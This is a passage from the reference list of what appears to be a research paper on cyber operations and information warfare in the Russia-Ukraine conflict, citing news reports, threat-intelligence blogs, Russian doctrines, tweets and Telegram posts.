- Kent Walker. “Helping Ukraine.” Google, March 4, 2022. https://blog.google/inside-google/company-announcements/helping-ukraine/.

- “Key Highlights of Russia’s Cyber Aggression against Ukraine: Has Russia Exhausted Its Digital Arsenal? | Cybernews.” Accessed February 21, 2023. https://cybernews.com/cyber-war/key-highlights-of-russias-cyber-aggression-against-ukraine-has-russia-exhausted-its-digital-arsenal/.

- King, Jon. “Zelensky Denies TV Channel Claim He Called for Ukraine to Stand down as Hack Fears Soar.” Express.co.uk, March 16, 2022. https://www.express.co.uk/news/world/1581555/zelensky-ukraine-war-russia-cyber-attack-hack.

- Kramer, Andrew E. “Hackers Bring Down Government Sites in Ukraine.” The New York Times, January 14, 2022, sec. World. https://www.nytimes.com/2022/01/14/world/europe/hackers-ukraine-government-sites.html.

- Krysin, Léonid. P. La Langue Russe Moderne : Des Processus Actifs Au Tournant Des XX-XXIe Siècles (Современный Русский Язык: Активные Процессы На Рубеже XX-XXI Веков). Académie des sciences de Russie. Moscou, 2008. http://www.ruslang.ru/book_srja_act08.

- KyivPost. “Dear Friends and Supporters. Our Main Kyiv Post Site Has Been under Constant Cyber Attack Today from the Moment Russia Launched Its Military Offensive against Ukraine. We Are and Will Be, Doing Our Best to Keep You Informed in This Difficult Time. Slava Ukrayini! Heroyam Slava!” Tweet. @KyivPost (blog), February 24, 2022. https://twitter.com/KyivPost/status/1496775905192161280.

- Kyle Alspach. “Ukraine Border Control Hit with Wiper Cyberattack, Slowing Refugee Crossing.” VentureBeat (blog), February 28, 2022. https://venturebeat.com/2022/02/27/ukraine-border-control-hit-with-wiper-cyberattack-slowing-refugee-crossing/.

- France 24. “La Chine réaffirme son amitié ‘sans limite’ à la Russie lors de la visite de Sergueï Lavrov,” March 30, 2022. https://www.france24.com/fr/vid%C3%A9o/20220330-la-chine-r%C3%A9affirme-son-amiti%C3%A9-sans-limite-%C3%A0-la-russie-lors-de-la-visite-de-sergue%C3%AF-lavrov.

- LAURENS CERULUS. “EU to Mobilize Cyber Team to Help Ukraine Fight Russian Cyberattacks.” POLITICO, February 21, 2022. https://www.politico.eu/article/ukraine-russia-eu-cyber-attack-security-help/.

- ———. “Minister: Ukraine Websites down in Another ‘Massive’ Online Attack.” POLITICO, February 23, 2022. https://www.politico.eu/article/minister-ukraine-websites-down-in-another-massive-online-attack/.

- Lawrence Abrams. “Hacked WordPress Sites Force Visitors to DDoS Ukrainian Targets.” BleepingComputer, March 28, 2022. https://www.bleepingcomputer.com/news/security/hacked-wordpress-sites-force-visitors-to-ddos-ukrainian-targets/.

- “Le Pakistan a Été Attaqué Par Des Pirates Russes Phoenix Après Le Transfert d’armes Aux Forces Armées Ukrainiennes - Gazeta.Ru | Nouvelles.” Accessed February 21, 2023. https://m.gazeta.ru/tech/news/2023/02/14/19739215.shtml.

- LENNART MASCHMEYER and NADIYA KOSTYUK. “There Is No Cyber ‘Shock and Awe’: Plausible Threats in the Ukrainian Conflict.” War on the Rocks, February 8, 2022. https://warontherocks.com/2022/02/there-is-no-cyber-shock-and-awe-plausible-threats-in-the-ukrainian-conflict/.

- LEFIGARO. “Les cyberattaques russes font leurs premières victimes en France,” February 28, 2022. https://www.lefigaro.fr/secteur/high-tech/les-telecoms-victimes-de-cyberattaques-russes-20220228.

- LEFIGARO. “Les hackers «Anonymous» revendiquent des attaques contre des médias russes,” February 28, 2022. https://www.lefigaro.fr/medias/les-hackers-anonymous-revendiquent-des-attaques-contre-des-medias-russes-20220228.

- Lilly, Bilyana, and Joe Cheravitch. “The Past, Present, and Future of Russia’s Cyber Strategy and Forces.” In 2020 12th International Conference on Cyber Conflict (CyCon), 129–55. Estonia: IEEE, 2020. https://doi.org/10.23919/CyCon49761.2020.9131723.

- Mainland Affairs Council, Republic of China (Taiwan). “Mainland Affairs Council, Republic of China (Taiwan).” HTML. Mainland Affairs Council, Republic of China (Taiwan). Mainland Affairs Council, Republic of China (Taiwan), January 6, 2020. https://www.mac.gov.tw/en/News_Content.aspx?n=2BA0753CBE348412&s=88E5E1EF1343B1B8&Create=1.

- Malhotra, Asheer. “Lazarus and the Tale of Three RATs.” Accessed September 19, 2022. http://blog.talosintelligence.com/2022/09/lazarus-three-rats.html.

- MalwareHunterTeam [@malwrhunterteam]. “The Website of @IformaRedsocial, Https://Iforma[.]Es/, Looks Got Hacked as It Is Currently Includes a Script to Attempt DDoS Ukrainian / Ukraine Related Domains/IPs... Cc @0xDanielLopez Https://T.Co/9cpAgvBiGg.” Tweet. Twitter, March 28, 2022. https://twitter.com/malwrhunterteam/status/1508517334239043584.

- Marc Zaffagni. “Le satellite Ka-Sat cible d’une cyberattaque : des internautes français et des éoliennes allemandes touchés.” Futura, March 4, 2022. https://www.futura-sciences.com/tech/breves/cyberguerre-satellite-ka-sat-cible-cyberattaque-internautes-francais-eoliennes-allemandes-touches-6041/.

- BleepingComputer. “Microsoft: Iranian Hackers Encrypt Windows Systems Using BitLocker.” Accessed September 19, 2022. https://www.bleepingcomputer.com/news/microsoft/microsoft-iranian-hackers-encrypt-windows-systems-using-bitlocker/.

- Microsoft Threat Intelligence Center (MSTIC), Microsoft Digital Security Unit (DSU), Microsoft 365 Defender Threat Intelligence Team, and Detection and Response Team (DART). “Destructive Malware Targeting Ukrainian Organizations.” Microsoft Security Blog (blog), January 16, 2022. https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/.

- Miller, Maggie. “Despite Years of Preparation, Ukraine’s Electric Grid Still an Easy Target for Russian Hackers.” POLITICO. Accessed February 24, 2022. https://www.politico.com/news/2022/02/19/despite-years-of-preparation-ukraines-electric-grid-still-far-from-ready-for-russian-hackers-00010373.

- Milmo, Dan, and Dan Milmo Global technology editor. “Facebook Takes down Ukraine Disinformation Network and Bans Russian-Backed Media.” The Guardian, February 28, 2022, sec. Technology. https://www.theguardian.com/technology/2022/feb/28/facebook-takes-down-disinformation-network-targeting-ukraine-meta-instagram.

- Ministry of Defence of the Russian Federation. “III Moscow Conference on International Security.” Moscow: Ministry of Defence of the Russian Federation, May 24, 2014. https://eng.mil.ru/files/MCIS_report_catalogue_final_ENG_21_10_preview.pdf.

- ———. “Valery Gerasimov : Ministry of Defence of the Russian Federation,” 2012. http://eng.mil.ru/en/management/deputy/more.htm?id=11113936@SD_Employee.

- Ministry of Defence of the Russian Federation (Министерство обороны Российской Федерации). “Conceptual Views on the Activities of the Armed Forces of the Russian Federation in the Information Space: Ministry of Defense of the Russian Federation (Концептуальные Взгляды На Деятельность Вооруженных Сил Российской Федерации в Информационном Пространстве).” Ministry of Defence of the Russian Federation (Министерство обороны Российской Федерации), 2011. http://ens.mil.ru/science/publications/more.htm?id=10845074@cmsArticle.

- Ministry of Foreign Affairs of the Russian Federation (Министерство иностранных дел Российской Федерации). “Convention on International Information Security (Concept) (Конвенция Об Обеспечении Международной Информационной Безопасности (Концепция)).” Ministry of Foreign Affairs of the Russian Federation (Министерство иностранных дел Российской Федерации), September 22, 2011. https://www.mid.ru/foreign_policy/official_documents/-/asset_publisher/CptICkB6BZ29/content/id/191666.

- “Missiles Destroy Military Infrastructure in Western Ukraine near Polish Border, Governor Says | Reuters.” Accessed February 21, 2023. https://www.reuters.com/world/europe/missiles-destroy-military-infrastructure-western-ukraine-near-polish-border-2022-05-15/.

- msrc. “Cyber Threat Activity in Ukraine: Analysis and Resources – Microsoft Security Response Center.” Accessed September 16, 2022. https://msrc-blog.microsoft.com/2022/02/28/analysis-resources-cyber-threat-activity-ukraine/.

- Mykhailo Fedorov. “We Are Creating an IT Army. We Need Digital Talents. All Operational Tasks Will Be given Here: Https://T.Me/Itarmyofurraine. There Will Be Tasks for Everyone. We Continue to Fight on the Cyber Front. The First Task Is on the Channel for Cyber Specialists.” Tweet. @FedorovMykhailo (blog), February 26, 2022. https://twitter.com/FedorovMykhailo/status/1497642156076511233.

- Natalia Spînu. “Ukraine Cybersecurity Governance Assessment.” DCAF: Geneva Center for Security Sector Governance, November 2020. https://www.dcaf.ch/.

- Natasha Bertrand. “The Yahoo Hack Is the Clearest Sign yet That Russia Has Merged Criminal Hacking with a Larger Mission.” Business Insider, March 18, 2017. https://www.businessinsider.com/yahoo-hack-russia-hacking-2017-3.

- National Security and Defense Council of Ukraine. “National Security and Defense Council of Ukraine.” Accessed February 28, 2022. https://www.rnbo.gov.ua/en/.

- Twitter. “NB65 (@xxNB65) / Twitter.” Accessed March 1, 2022. https://twitter.com/xxNB65.

- The CyberWire. “Negotiations, Nuclear Threats, and Hacktivism in Russia’s Hybrid War. Nvidia, Toyota, Investigate Cyber Incidents.” Accessed March 1, 2022. https://thecyberwire.com/newsletters/daily-briefing/11/39.

- NetBlocks. “ Confirmed: Real-Time Network Data Show a Loss of Connectivity to #Ukraine’s State Savings Bank, Impacting ATM and Banking Services; Disruptions Also Reported on Ministry of Defence and Armed Forces Networks; Incident Comes amid Heightened Tensions with Russia Https://T.Co/QMbPPpCzaV.” Tweet. @netblocks (blog), February 15, 2022. https://twitter.com/netblocks/status/1493631119669047299.

- NetBlocks [@netblocks]. “ Update: Ukraine’s National Internet Provider Ukrtelecom Has Confirmed a Cyberattack on Its Core Infrastructure. Real-Time Network Data Show an Ongoing and Intensifying Nation-Scale Disruption to Service, Which Is the Most Severe Registered since the Invasion by Russia.” Tweet. Twitter, March 28, 2022. https://twitter.com/netblocks/status/1508465391244304389.

- BleepingComputer. “New CaddyWiper Data Wiping Malware Hits Ukrainian Networks.” Accessed March 17, 2022. https://www.bleepingcomputer.com/news/security/new-caddywiper-data-wiping-malware-hits-ukrainian-networks/.

- “New ‘Prestige’ Ransomware Impacts Organizations in Ukraine and Poland - Microsoft Security Blog.” Accessed February 21, 2023. https://www.microsoft.com/en-us/security/blog/2022/10/14/new-prestige-ransomware-impacts-organizations-in-ukraine-and-poland/.

- Security Intelligence. “New Wiper Malware Used Against Ukranian Organizations,” March 4, 2022. https://securityintelligence.com/posts/new-wiper-malware-used-against-ukranian-organizations/.

- NEWSru.com. “Tomsk Hackers Have Been Waging an Information War against Chechen Extremists for 3 Years

(Томские Хакеры 3 Года Ведут Информационную Войну Против Чеченских Экстремистов).” NEWSru.com, January 30, 2002. https://www.newsru.com/russia/30jan2002/hakery.html.

- Nezavisimaya Gazeta (Независимая газета). “Information Security Doctrine of the Russian Federation (Доктрина Информационной Безопасности Российской Федерации).” Nezavisimaya Gazeta (Независимая газета), September 15, 2000. http://www.ng.ru/politics/2000-09-15/0_infodoctrine.html.

- Official Website of the President of Russia. “New Appointments at Defence Ministry.” President of Russia, November 9, 2012. http://en.kremlin.ru/events/president/news/16776.

- National Security and Defense Council of Ukraine. “Oleksandr Danyliuk Headed the National Coordination Center for Cybersecurity.” Accessed February 28, 2022. https://www.rnbo.gov.ua/en/Diialnist/3303.html.

- Oleksiy Yarmolenko. “On Ukrainian Radio Stations, There Was a Report about the Alleged ‘Zelensky in Intensive Care’. It Was a Cyber Attack,” July 21, 2022. https://babel.ua/en/news/81804-on-ukrainian-radio-stations-there-was-a-report-about-the-alleged-zelensky-in-intensive-care-it-was-a-cyber-attack.

- “On Surprise Odesa Trip, Charles Michel Takes Cover during Missile Strike – EURACTIV.Com.” Accessed February 21, 2023. https://www.euractiv.com/section/global-europe/news/on-surprise-odesa-trip-charles-michel-takes-cover-during-missile-strike/.

- “Phoenix Cryptolocker Ransomware Threat Intel Advisory - CloudSEK.” Accessed September 12, 2022. https://cloudsek.com/threatintelligence/phoenix-cryptolocker-ransomware-threat-intel-advisory/.

- Pierluigi Paganini. “Ukrtelecom, a Major Mobile Service and Internet Provider in Ukraine, Foiled a ‘Massive’ Cyberattack That Hit Its Infrastructure.” Security Affairs, March 29, 2022. https://securityaffairs.co/wordpress/129585/cyber-warfare-2/ukraine-cyberattack-ukrtelecom.html.

- Piret Pernik, Siim Alatalu, Irina Borogan, Elena Chernenko, Sven Herpig, Oscar Jonsson, Xymena Kurowska, et al. “The Early Days of Cyberattacks: The Cases of Estonia, Georgia and Ukraine.” HACKS, LEAKS AND DISRUPTIONS. European Union Institute for Security Studies (EUISS), 2018. https://www.jstor.org/stable/resrep21140.9.

- TGStat.com. “Post #18 — Passion BotNet (@PassionBotNet).” Accessed February 20, 2023. https://tgstat.com/channel/@PassionBotNet/18.

- LEFIGARO. “Poutine annonce mettre en alerte la «force de dissuasion» russe,” February 27, 2022. https://www.lefigaro.fr/international/poutine-annonce-mettre-en-alerte-la-force-de-dissuasion-nucleaire-russe-20220227.

- “Powerful Cyber Attack on Russia’s Civil Aviation Authority Servers: No More Data nor Back-up - Aviation24.Be.” Accessed April 12, 2022. https://www.aviation24.be/miscellaneous/russo-ukrainian-war/powerful-cyber-attack-on-russias-civil-aviation-authority-servers-no-more-data-nor-back-up/.

- President of Russia (Президент России). “Decree of the President of the Russian Federation dated 05.12.2016 No. 646: On the approval of the Doctrine of information security of the Russian Federation (Указ Президента Российской Федерации от 05.12.2016 г. № 646: Об утверждении Доктрины информационной безопасности Российской Федерации).” President of Russia (Президент России), May 12, 2016. http://kremlin.ru/acts/bank/41460/page/1.

- ———. “Military doctrine of the Russian Federation (Военная доктрина Российской Федерации).” President of Russia (Президент России), February 5, 2010. http://kremlin.ru/supplement/461.

- “RansomBoggs: New Ransomware Targeting Ukraine | WeLiveSecurity.” Accessed February 21, 2023. https://www.welivesecurity.com/2022/11/28/ransomboggs-new-ransomware-ukraine/.

- “Record Number of Cyberattacks Reported - Taipei Times,” August 5, 2022. https://www.taipeitimes.com/News/taiwan/archives/2022/08/05/2003783012.

- LEFIGARO. “Rencontre Poutine-Xi en Ouzbékistan la semaine prochaine,” September 7, 2022. https://www.lefigaro.fr/flash-actu/rencontre-poutine-xi-en-ouzbekistan-la-semaine-prochaine-20220907.

- FireEye. “[Report] Unc1151 Ghostwriter Update Report.” Accessed February 26, 2022. https://content.fireeye.com/web-assets/rpt-unc1151-ghostwriter-update.

- Reuter. “Satellite firm Viasat probes suspected cyberattack in Ukraine and elsewhere.” Reuters, February 28, 2022, sec. Aerospace & Defense. https://www.reuters.com/business/aerospace-defense/satellite-firm-via-sat-probes-suspected-cyberattack-ukraine-elsewhere-2022-02-28/.

- Risk and Resilience Team. “Hotspot Analysis: The Use of Cybertools in an Internationalized Civil War Context: Cyber Activities in the Syrian Conflict.” Zürich: Center for Security Studies (CSS), ETH Zürich, October 2017.

- “Risky Biz News: Major Hack-and-Leak Info-Op Unfolding in Moldova.” Accessed February 21, 2023. https://riskybiznews.substack.com/p/risky-biz-news-major-hack-and-leak.

- Rossiyskaya Gazeta (Российская газета). “Military Doctrine of the Russian Federation (Военная Доктрина Российской Федерации).” Rossiyskaya Gazeta (Российская газета), September 30, 2014. https://rg.ru/2014/12/30/doktrina-dok.html.

- Los Angeles Startups & Tech. “Russian Cyberwar on Ukraine Could ‘Spillover’ Into Other Countries,” February 28, 2022. https://www.lastartups.com/russian-cyberwar-on-ukraine-could-spillover-into-other-countries/.

- “Russian Military ‘Almost Certainly’ Responsible for Destructive 2017 Cyber Attack.” Accessed March 4, 2022. https://www.ncsc.gov.uk/news/russian-military-almost-certainly-responsible-destructive-2017-cyber-attack.

- “Russian TVs, Search Engines Hacked on Victory Day with Antiwar Message - The Washington Post.” Accessed February 21, 2023. https://www.washingtonpost.com/world/2022/05/09/russia-tv-hack-victory-day-ukraine-war/.

- Atlantic Council. “Russian War Report: Hacked News Program and Deepfake Video Spread False Zelenskyy Claims,” March 16, 2022. https://www.atlanticcouncil.org/blogs/new-atlanticist/russian-war-report-hacked-news-program-and-deepfake-video-spread-false-zelenskyy-claims/.

- “Russia’s APT28 Uses Fear of Nuclear War to Spread Follina Docs in Ukraine.” Accessed September 16, 2022. https://www.malwarebytes.com/blog/threat-intelligence/2022/06/russias-apt28-uses-fear-of-nuclear-war-to-spread-follina-docs-in-ukraine.

- xorl %eax, %eax. “Russia’s Cyber Operations Groups,” April 16, 2021. https://xorl.wordpress.com/2021/04/16/russias-cyber-operations-groups/.

- Sandra Erwin. “NRO Warns Satellite Operators of Possible Russian Attacks.” SpaceNews, February 23, 2022. https://spacenews.com/nro-chief-warns-satellite-operators-to-secure-their-systems-as-ukraine-crisis-unfolds/.

- “Satellite Giant Viasat Probes Suspected Broadband Cyberattack amid Russia Fears | Business News | Sky News.” Accessed March 3, 2022. https://news.sky.com/story/satellite-giant-viasat-probes-suspected-broadband-cyberattack-amid-russia-fears-12554004.

- The Record from Recorded Future News. “Scandinavian Airlines Hit by Cyberattack, ‘Anonymous Sudan’ Claims Responsibility,” February 15, 2023. https://therecord.media/scandinavian-airlines-cyberattack-anonymous-sudan/.

- Security Council of the Russian Federation (Совет Безопасности Российской Федерации). “Fundamentals of the State Policy of the Russian Federation in the Field of International Information Security for the Period up to 2020 (Основы Государственной Политики Российской Федерации в Области Международной Информационной Безопасности На Период До 2020 Года).” Security Council of the Russian Federation (Совет Безопасности Российской Федерации), July 23, 2013. http://www.scrf.gov.ru/security/information/document114/.

- Sentinel, Asia. “Taiwan Fears China Could Cut Undersea Cables.” Accessed September 16, 2022. https://www.asiasentinel.com/p/taiwan-fears-china-cut-undersea-cables.

- Sergey Sukhankin. “Russian Electronic Warfare in Ukraine: Between Real and Imaginable.” Real Clear Defense, May 26, 2017. https://www.realcleardefense.com/articles/2017/05/26/russian_electronic_warfare_in_ukraine_111460.html.

- Sergiu Gatlan. “Facebook Removes Deepfake of Ukrainian President Zelenskyy.” BleepingComputer, March 16, 2022. https://www.bleepingcomputer.com/news/technology/facebook-removes-deepfake-of-ukrainian-president-zelenskyy/.

- ———. “Google Rolling out Air Raid Alerts to Android Users in Ukraine.” BleepingComputer, March 10, 2022. https://www.bleepingcomputer.com/news/google/google-rolling-out-air-raid-alerts-to-android-users-in-ukraine/.

- “Six Russian GRU Officers Charged in Connection with Worldwide Deployment of Destructive Malware and Other Disruptive Actions in Cyberspace,” October 19, 2020. https://www.justice.gov/opa/pr/six-russian-gru-officers-charged-connection-worldwide-deployment-destructive-malware-and.

- Smith, Zachary Snowdon. “‘Hacked’ Ukrainian TV Station Transmits Fake Zelensky Surrender Announcement.” Forbes. Accessed March 17, 2022. https://www.forbes.com/sites/zacharysmith/2022/03/16/hacked-ukrainian-tv-station-transmits-fake-zelensky-surrender-announcement/.

- POLITICO. “Social media platforms on the defensive as Russian-based disinformation about Ukraine spreads.” Accessed March 1, 2022. https://www.politico.com/news/2022/02/24/social-media-platforms-russia-ukraine-disinformation-00011559.

- Cybernews. “‘Space Pirates’ Penetrate Deep into Russia’s Aerospace Industry,” May 18, 2022. https://cybernews.com/news/space-pirates-penetrate-deep-into-russias-aerospace-industry/.

- Spravdi.gov.ua. “Атака на урядові сайти: новий розділ кібервійни проти України.” Центр стратегічних комунікацій, January 14, 2022. https://spravdi.gov.ua/ataka-na-uryadovi-sajty-novyj-rozdil-kibervijny-proty-ukrayiny/.

- Sprenger, Sebastian. “European Union cyber defense team deploys to aid Ukraine.” Defense News, February 22, 2022. https://www.defensenews.com/global/europe/2022/02/22/european-union-cyber-defense-team-deploys-to-aid-ukraine/.

- SSSCIP Ukraine [@dsszzi]. “Today, the Enemy Launched a Powerful Cyberattack against #Ukrtelecom ’s IT-Infrastructure. According to Yurii Shchyhol, the Chairman of the @dsszzi, at the Moment Massive Cyberattack against #Ukrtelecom Is Neutralized. Resuming Services Is under Way. #Ukraine #CyberAttack #war.” Tweet. Twitter, March 28, 2022. https://twitter.com/dsszzi/status/1508528209075257347.

- State Service of Special Communication and Information Protection of Ukraine. “Another Cyberattack on Government Websites and Banks.” gov.ua: State sites of Ukraine, February 23, 2022. https://cip.gov.ua/en/news/chergova-kiberataka-na-saiti-derzhavnikh-organiv-ta-banki.

- Stefan Tanase. “Satellite Turla: APT Command and Control in the Sky.” SecureList, September 9, 2015. https://securelist.com/satellite-turla-apt-command-and-control-in-the-sky/72081/.

- Steven Musil. “Elon Musk Warns of Russian Attacks on Donated Starlink Internet Hubs in Ukraine.” CNET, March 5, 2022. https://www.cnet.com/science/space/elon-musk-activates-starlink-in-ukraine-amid-internet-disruption/.

- StratCom. “2007 Cyber Attacks on Estonia.” NATO Strategic Communications Centre of Excellence, May 2007. https://stratcomcoe.org/cuploads/pfiles/cyber_attacks_estonia.pdf.

- Streltsov, Lev. “The System of Cybersecurity in Ukraine: Principles, Actors, Challenges, Accomplishments.” European Journal for Security Research 2 (November 1, 2017). https://doi.org/10.1007/s41125-017-0020-x.

- Sviridova (Свиридова), Anastasia (Анастасия). “Chief of the General Staff of the Russian Armed Forces, General of the Army Valery Gerasimov, spoke at the general meeting of the Academy of Military Sciences. (Начальник Генерального штаба Вооружённых Сил РФ генерал армии Валерий Герасимов выступил на общем собрании Академии военных наук.).” Military strategy development vectors (Векторы развития военной стратегии) (blog), March 4, 2019. http://redstar.ru/vektory-razvitiya-voennoj-strategii/.

- TASS. “A Source in the Ministry of Defense: Information Operations Troops Have Been Created in the Armed Forces of the Russian Federation (Источник в Минобороны: В Вооруженных Силах РФ Созданы Войска Информационных Операций).” TASS Russian News Agency, May 12, 2014. https://tass.ru/politika/1179830.

- Team, Flashpoint. “Following the Money: Killnet’s ‘Infinity Forum’ Wooing Likeminded Cybercriminals.” Flashpoint (blog), February 15, 2023. https://flashpoint.io/blog/killnets-infinity-forum-cybercriminals/.

- Team, Threat Intelligence. “FormBook Spam Campaign Targets Citizens of Ukraine.” Malwarebytes Labs, March 9, 2022. https://blog.malwarebytes.com/threat-intelligence/2022/03/formbook-spam-campaign-targets-citizens-of-ukraine/.

- Zscaler. “Technical Analysis of PartyTicket Ransomware.” Accessed March 4, 2022. https://www.zscaler.fr/blogs/security-research/technical-analysis-partyticket-ransomware.

- “Telegram: Contact @anon_by.” Accessed March 3, 2023. https://t.me/anon_by/2626.

- “Telegram: Contact @killnet_reservs.” Accessed September 12, 2022. https://t.me/killnet_reservs/2444.

- “Telegram: Contact @noname05716.” Accessed September 12, 2022. https://t.me/noname05716/786.

- “Telegram: Contact @noname05716.” Accessed September 12, 2022. https://t.me/noname05716/788.

- “Telegram: Contact @noname05716.” Accessed September 12, 2022. https://t.me/noname05716/789.

- “Telegram: Contact @noname05716.” Accessed September 12, 2022. https://t.me/noname05716/755.

- “Telegram: Contact @noname05716.” Accessed September 12, 2022. https://t.me/noname05716/719.

- “Telegram: Contact @noname05716.” Accessed September 12, 2022. https://t.me/noname05716/720.

- Telychko, Veronika. “CredPump, HoaxPen, and HoaxApe Backdoor Detection: UAC-0056 Hackers Launch Disruptive Attacks Against Ukrainian Government Websites Planned Over One Year Earlier.” SOC Prime, February 28, 2023. https://socprime.com/blog/credpump-hoaxpen-and-hoaxape-backdoor-detection-uac-0056-hackers-launch-disruptive-attacks-against-ukrainian-government-websites-planned-over-one-year-earlier/.

- In Moscow’s Shadows. “The ‘Gerasimov Doctrine’ and Russian Non-Linear War,” July 6, 2014. https://inmoscowsshadows.wordpress.com/2014/07/06/the-gerasimov-doctrine-and-russian-non-linear-war/.

- VSQUARE.ORG. “The Ghostwriter Scenario,” August 13, 2021. https://vsquare.org/the-ghostwriter-scenario/.

- The Manifest. “Top 60 Cybersecurity Companies in Ukraine.” The Manifest, March 2022. https://themanifest.com/ua/cybersecurity/companies.

- Thomas, Timothy L. “Russian Military Thought: Concepts and Elements.” MITRE Corporation, August 2019, 188.

- “Threat Actors Target Ukrainian Gov with IcedID MalwareSecurity Affairs.” Accessed February 21, 2023. https://securityaffairs.co/130250/cyber-warfare-2/icedid-against-ukraine-gov-agencies.html.

- Threat Hunter Team. “Ukraine: Disk-Wiping Attacks Precede Russian Invasion.” Symantec (Broadcom), February 24, 2022. https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ukraine-wiper-malware-russia.

- Tista Karmakar. “Exclusive: GhostSec Has Taken the Responsibility for the Recent Russian ICS Attack with Zero Causality.” The Tech Outlook (blog), July 20, 2022. https://www.thetechoutlook.com/news/technology/security/exclusive-ghostsec-has-taken-the-responsibility-for-the-recent-russian-ics-attack-with-zero-causality/.

- Tom Burt. “Disrupting Cyberattacks Targeting Ukraine.” Microsoft On the Issues, April 7, 2022. https://blogs.microsoft.com/on-the-issues/2022/04/07/cyberattacks-ukraine-strontium-russia/.

- Tom Hegel. “Chinese Threat Actor Scarab Targeting Ukraine.” SentinelOne, March 24, 2022. https://www.sentinelone.com/labs/chinese-threat-actor-scarab-targeting-ukraine/.

- “Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government | Mandiant.” Accessed February 21, 2023. https://www.mandiant.com/resources/blog/trojanized-windows-installers-ukrainian-government.

- Tucker, Maxim. “China Accused of Hacking Ukraine Days before Russian Invasion,” sec. news. Accessed April 12, 2022. https://www.thetimes.co.uk/article/china-cyberattack-ukraine-z9gfkbmgf.

- Turovsky, Daniil. Invasion. A Brief History of a Russian Hackers (Вторжение. Краткая История Русских Хакеров). Individuum Publishing., 2018. http://www.labirint.ru/books/696835/.

- ———. “‘It’s Our Time to Serve the Motherland’: How Russia’s War in Georgia Sparked Moscow’s Modern-Day Recruitment of Criminal Hackers.” Translated by Kevin Rothrock. Meduza, August 7, 2018. https://meduza.io/en/feature/2018/08/07/it-s-our-time-to-serve-the-motherland.

- ———. “Russian Armed Cyber Forces How the State Creates Military Units of Hackers. (Российские Вооруженные Киберсилы Как Государство Создает Военные Отряды Хакеров. Репортаж Даниила Туровского).” Meduza, November 7, 2016. https://meduza.io/feature/2016/11/07/rossiyskie-vooruzhennye-kibersily.

- Check Point Research. “Twisted Panda: Chinese APT Espionage Operation against Russian State-Owned Defense Institutes,” May 19, 2022. https://research.checkpoint.com/2022/twisted-panda-chinese-apt-espionage-operation-against-russians-state-owned-defense-institutes/.

- Uchill, Joe. “Ukraine Organizations Hit by New Wiper Malware,” February 23, 2022. https://www.scmagazine.com/analysis/apt/ukraine-organizations-hit-by-new-wiper-malware.

- “Ukraine | OSCE POLIS.” Accessed February 28, 2022. https://polis.osce.org/country-profiles/ukraine.

- “Ukraine, Constitution Version de 2011, Digithèque MJP.” Accessed March 1, 2022. https://mjp.univ-perp.fr/constit/ua2011.htm.

- The Record by Recorded Future. “Ukraine Discloses Identity of Gamaredon Members, Links It to Russia’s FSB,” November 4, 2021. https://therecord.media/ukraine-discloses-identity-of-gamaredon-members-links-it-to-russias-fsb/.

- “Ukraine interested in cooperation with Lithuania in cybersecurity.” Accessed February 28, 2022. https://www.ukrinform.net/rubric-economy/3405077-ukraine-interested-in-cooperation-with-lithuania-in-cybersecurity.html.

- Wordfence. “Ukraine Universities Hacked As Russian Invasion Started,” March 1, 2022. https://www.wordfence.com/blog/2022/03/ukraine-universities-hacked-by-brazilian-via-finland-as-russian-invasion-started/.

- The Hacker News. “Ukrainian CERT Warns Citizens of Phishing Attacks Using Compromised Accounts.” Accessed March 17, 2022. https://thehackernews.com/2022/03/ukrainian-cert-warns-citizens-of.html.

- BleepingComputer. “Ukrainian Sites Saw a 10x Increase in Attacks When Invasion Started.” Accessed March 17, 2022. https://www.bleepingcomputer.com/news/security/ukrainian-sites-saw-a-10x-increase-in-attacks-when-invasion-started/.

- Siècle Digital. “Ukrtelecom, FAI majeur en Ukraine, victime d’une « puissante cyberattaque »,” March 30, 2022. https://siecledigital.fr/2022/03/30/ukrtelecom-fai-majeur-en-ukraine-victime-dune-puissante-cyberattaque/.

- “UNC1151 Assessed with High Confidence to Have Links to Belarus, Ghostwriter Campaign Aligned with Belarusian Government Interests | Mandiant.” Accessed February 25, 2022. https://www.mandiant.com/resources/unc1151-linked-to-belarus-government.

- Meta. “Updates on Our Security Work in Ukraine,” February 28, 2022. https://about.fb.com/news/2022/02/security-updates-ukraine/.

- “Urgent Webcast: Russian Cyber Attack Escalation in Ukraine - What You Need To Know! | SANS Institute.” Accessed March 4, 2022. https://www.sans.org/webcasts/russian-cyber-attack-escalation-in-ukraine/.

- BleepingComputer. “US Sanctions Iran’s Ministry of Intelligence over Albania Cyberattack.” Accessed September 19, 2022. https://www.bleepingcomputer.com/news/security/us-sanctions-iran-s-ministry-of-intelligence-over-albania-cyberattack/.

- Vavra, Shannon. “Disturbing Mass Text Operation Terrorizes Ukraine as Russian Troops Move In.” The Daily Beast, February 23, 2022, sec. world. https://www.thedailybeast.com/cyberattacks-hit-websites-and-psy-ops-sms-messages-targeting-ukrainians-ramp-up-as-russia-moves-into-ukraine.

- Telegram. “WE ARE KILLNET.” Accessed February 20, 2023. https://t.me/killnet_reservs/3595.

- Минск-новости. “Во Фрунзенском районе отключено горячее водоснабжение из-за аварии.” Accessed February 21, 2023. https://minsknews.by/vo-frunzenskom-rajone-otklyucheno-goryachee-vodosnabzhenie-iz-za-avarii/.

- Департамент Кіберполіції. “Кіберполіція Встановлює Осіб, Причетних До Розсилання Смс-Повідомлень Щодо Збоїв у Роботі Банкоматів,” February 15, 2022. https://cyberpolice.gov.ua/news/kiberpoliczіya-vstanovlyuye-osib-prychetnyx-do-rozsylannya-sms-povidomlen-shhodo-zboyiv-u-roboti-bankomativ-7072/.

- “Киберпартизаны Утверждают, Что Взломали Системы Главного Радиочастотного Центра Роскомнадзора.” Accessed February 21, 2023. https://www.securitylab.ru/news/534860.php?r=q.

- “Національний інститут стратегічних досліджень.” Accessed March 1, 2022. https://niss.gov.ua/front.

- Офіційний вебпортал парламенту України. “Про основні засади забезпечення кібербезпеки України.” Accessed February 28, 2022. https://zakon.rada.gov.ua/go/2163-19.

- “Сенат Польши Подвергся DoS-Атаке После Антироссийской Резолюции - РИА Новости, 27.10.2022.” Accessed February 21, 2023. https://ria.ru/20221027/ataka-1827201136.html.

- Telegram. “Україна 24.” Accessed March 17, 2022. https://t.me/ukraina24tv/20441.

Notes

